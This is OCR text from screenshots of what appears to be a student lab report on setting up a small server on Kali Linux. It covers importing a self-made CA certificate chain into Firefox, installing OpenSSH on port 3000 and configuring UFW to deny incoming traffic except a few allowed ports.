



Select File containing CA certificate(s) to import
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
rifat
ca
generated
Name
Size
Type
Modified
ca.crt
2.0 kB
X.509 Certificate
08:16
chained.crt
6.2 kB
X.509 Certificate
08:18
server.crt
2.1 kB
X.509 Certificate
08:16
sub-ca.crt
2.0 kB
X.509 Certificate
08:16
Certificate Files
Cancel
Open


Downloading Certificate
You have been asked to trust a new Certificate Authority (CA).
Do you want to trust "rootCA" for the following purposes?
Trust this CA to identify websites.
Trust this CA to identify email users.
Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).
View
Examine CA certificate
Cancel
OK



Kali Linux
Settings
Firefox
about:preferences#searchResults
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
General
Home
Search
Privacy & Security
Sync
More from Mozilla
Extensions & Themes
Firefox Support
Search Result
Certificates
Query OCSP resp
certificates
Clear All History
Time range to clear:
Everything
All history will be cleared.
This action cannot be undone.
History
Browsing & download history
Cookies
Active logins
Cache
Form & search history
Data
Site settings
Offline website data
Cancel
Clear Now


Kali Linux
Developer Portfolio
https://www.ewubdserver.com
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Mary
portfolio
Blogs
Hire Me
Hi, I am
Mark
Hardy


Kali Linux
Developer Portfolio
Certificate for www.ewubdse
Firefox
about:certificate?cert=MIIF6zCCA9OgAwIBAgIQHsjjHZFIzmQmP4DmpII6BjANBgkqhkiG9w0BAQsFAD
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Certificate
www.ewubdserver.com
subCA
rootCA
Subject Name
Country BD
State/Province DHK
Locality RAMPURA
Organization Server Ltd
Organizational Unit ADMIN
Common Name www.ewubdserver.com
Email Address rifat392000@gmail.com
Issuer Name
Country BD


Openssh Configuration


```
#install
sudo apt install openssh-server

#configuration
sudo gedit /etc/ssh/sshd_config

sudo service ssh status
sudo service ssh restart
sudo service ssh status
```


rifat - Thunar
File Edit View Go Bookmarks Help
rifat
Downloads
ca
Undo performed
Create Folder operation was undone
Places
Computer
rifat
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
8 folders | Free space: 13.9 GiB


rifat@kali: ~
File Actions Edit View Help
Suggested packages:
keychain libpam-ssh monkeysphere ssh-askpass molly-guard
The following packages will be upgraded:
openssh-client openssh-server openssh-sftp-server
3 upgraded, 0 newly installed, 0 to remove and 654 not upgraded.
Need to get 1511 kB of archives.
After this operation, 98.3 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 openssh-sftp-server amd64 1:9.4p1-1 [66.3 kB]
Get:2 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 openssh-server amd64 1:9.4p1-1 [458 kB]
Get:3 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 openssh-client amd64 1:9.4p1-1 [986 kB]
Fetched 1511 kB in 5s (318 kB/s)
Preconfiguring packages ...
(Reading database ... 146158 files and directories currently installed.)
Preparing to unpack .../openssh-sftp-server_1%3a9.4p1-1_amd64.deb ...
Unpacking openssh-sftp-server (1:9.4p1-1) over (1:9.3p2-1) ...
Preparing to unpack .../openssh-server_1%3a9.4p1-1_amd64.deb ...
Unpacking openssh-server (1:9.4p1-1) over (1:9.3p2-1) ...
Preparing to unpack .../openssh-client_1%3a9.4p1-1_amd64.deb ...
Unpacking openssh-client (1:9.4p1-1) over (1:9.3p2-1) ...
Setting up openssh-client (1:9.4p1-1) ...
Installing new version of config file /etc/ssh/ssh_config ...
Setting up openssh-sftp-server (1:9.4p1-1) ...
Setting up openssh-server (1:9.4p1-1) ...
Installing new version of config file /etc/ssh/moduli ...
rescue-ssh.target is a disabled or a static unit not running, not starting it.
ssh.service is a disabled or a static unit not running, not starting it.
ssh.socket is a disabled or a static unit not running, not starting it.
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.3) ...
Processing triggers for ufw (0.36.2-1) ...
(rifat㉿kali)-[~]
$ sudo gedit /etc/ssh/sshd_config


Open
sshd_config
/etc/ssh
Save
1
2 # This is the sshd server system-wide configuration file. See
3 # sshd_config(5) for more information.
4
5 # This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games
6
7 # The strategy used for options in the default sshd_config shipped with
8 # OpenSSH is to specify options with their default value where
9 # possible, but leave them commented. Uncommented options override the
10 # default value.
11
12 Include /etc/ssh/sshd_config.d/*.conf
13
14 #Port 22
15 #AddressFamily any
16 #ListenAddress 0.0.0.0
17 #ListenAddress ::
18
19 #HostKey /etc/ssh/ssh_host_rsa_key
20 #HostKey /etc/ssh/ssh_host_ecdsa_key
21 #HostKey /etc/ssh/ssh_host_ed25519_key
22
23 # Ciphers and keying
24 #RekeyLimit default none
25
26 # Logging
27 #SyslogFacility AUTH
28 #LogLevel INFO
29
30 # Authentication:
31
Plain Text
Tab Width: 8
Ln 1, Col 1
INS


Open
*sshd_config
/etc/ssh
Save
1
2 # This is the sshd server system-wide configuration file. See
3 # sshd_config(5) for more information.
4
5 # This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games
6
7 # The strategy used for options in the default sshd_config shipped with
8 # OpenSSH is to specify options with their default value where
9 # possible, but leave them commented. Uncommented options override the
10 # default value.
11
12 Include /etc/ssh/sshd_config.d/*.conf
13
14 Port 3000
15 #AddressFamily any
16 #ListenAddress 0.0.0.0
17 #ListenAddress ::
18
19 #HostKey /etc/ssh/ssh_host_rsa_key
20 #HostKey /etc/ssh/ssh_host_ecdsa_key
21 #HostKey /etc/ssh/ssh_host_ed25519_key
22
23 # Ciphers and keying
24 #RekeyLimit default none
25
26 # Logging
27 #SyslogFacility AUTH
28 #LogLevel INFO
29
30 # Authentication:
31
Plain Text
Tab Width: 8
Ln 14, Col 10
INS



Open
*sshd_config
/etc/ssh
Save
92 #X11UseLocalhost yes
93 #PermitTTY yes
94 PrintMotd no
95 #PrintLastLog yes
96 #TCPKeepAlive yes
97 #PermitUserEnvironment no
98 #Compression delayed
99 ClientAliveInterval 10000000
100 ClientAliveCountMax 3
101 #UseDNS no
102 #PidFile /run/sshd.pid
103 #MaxStartups 10:30:100
104 #PermitTunnel no
105 #ChrootDirectory none
106 #VersionAddendum none
107
108 # no default banner path
109 #Banner none
110
111 # Allow client to pass locale environment variables
112 AcceptEnv LANG LC_*
113
114 # override default of no subsystems
115 Subsystem sftp /usr/lib/openssh/sftp-server
116
117 # Example of overriding settings on a per-user basis
118 #Match User anoncvs
119 # X11Forwarding no
120 # AllowTcpForwarding no
121 # PermitTTY no
122 # ForceCommand cvs server
Plain Text
Tab Width: 8
Ln 100, Col 1
INS


rifat@kali: ~
File Actions Edit View Help
(rifat㉿kali)-[~]
$ sudo service ssh status
o ssh.service - OpenBSD Secure Shell server
Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: disabled)
Active: inactive (dead)
Docs: man:sshd(8)
man:sshd_config(5)
(rifat㉿kali)-[~]
$ sudo service ssh restart
(rifat㉿kali)-[~]
$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: disabled)
Active: active (running) since Sun 2023-12-24 12:01:13 EST; 1s ago
Docs: man:sshd(8)
man:sshd_config(5)
Process: 46475 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
Main PID: 46476 (sshd)
Tasks: 1 (limit: 4604)
Memory: 1.6M
CPU: 31ms
CGroup: /system.slice/ssh.service
└46476 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
Dec 24 12:01:12 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Dec 24 12:01:13 kali sshd[46476]: Server listening on 0.0.0.0 port 3000.
Dec 24 12:01:13 kali sshd[46476]: Server listening on :: port 3000.
Dec 24 12:01:13 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
(rifat㉿kali)-[~]
$

Firewall Configuration using UFW

Here, we implement **UFW** (Uncomplicated Firewall) as our Intrusion Prevention System (IPS). Our approach involves initially denying access to all ports, followed by selectively allowing specific ports to enhance security. Specifically, we permit traffic on port 80 for HTTP, port 443 for HTTPS, port 53 for DNS, and port 3000 for SSH. This meticulous configuration acts as a robust barrier against unauthorized access to other ports, fortifying the server's defenses effectively.


```
sudo apt install ufw
sudo ufw default allow outgoing
sudo ufw default deny incoming
sudo ufw enable
sudo ufw allow 80
sudo ufw allow 443
sudo ufw allow 53
sudo ufw allow 3000
```



rifat@kali: ~
File Actions Edit View Help
┌──(rifat㉿kali)-[~]
└─$ sudo apt install ufw
[sudo] password for rifat:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
iptables libip4tc2 libip6tc2 libxtables12
Suggested packages:
firewalld rsyslog
The following NEW packages will be installed:
iptables libip6tc2 ufw
The following packages will be upgraded:
libip4tc2 libxtables12
2 upgraded, 3 newly installed, 0 to remove and 657 not upgraded.
Need to get 600 kB of archives.
After this operation, 3414 kB of additional disk space will be used.
Do you want to continue? [Y/n] y\
Get:1 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 libip4tc2 amd64 1.8.10-1 [19.2 kB]
Get:2 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 libip6tc2 amd64 1.8.10-1 [19.6 kB]
Get:3 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 libxtables12 amd64 1.8.10-1 [30.8 kB]
Get:4 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 iptables amd64 1.8.10-1 [363 kB]
Get:5 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 ufw all 0.36.2-1 [168 kB]
Fetched 600 kB in 3s (179 kB/s)
Preconfiguring packages ...
(Reading database ... 145841 files and directories currently installed.)
Preparing to unpack .../libip4tc2_1.8.10-1_amd64.deb ...
Unpacking libip4tc2:amd64 (1.8.10-1) over (1.8.9-2) ...



rifat@kali: ~
File Actions Edit View Help
┌──(rifat㉿kali)-[~]
└─$ sudo ufw default allow outgoing
Default outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
┌──(rifat㉿kali)-[~]
└─$ sudo ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
┌──(rifat㉿kali)-[~]
└─$ sudo ufw enable
Firewall is active and enabled on system startup
┌──(rifat㉿kali)-[~]
└─$ sudo ufw allow 80
Rule added
Rule added (v6)
┌──(rifat㉿kali)-[~]
└─$ sudo ufw allow 53
Rule added
Rule added (v6)
┌──(rifat㉿kali)-[~]
└─$ sudo ufw allow 443
Rule added
Rule added (v6)
┌──(rifat㉿kali)-[~]
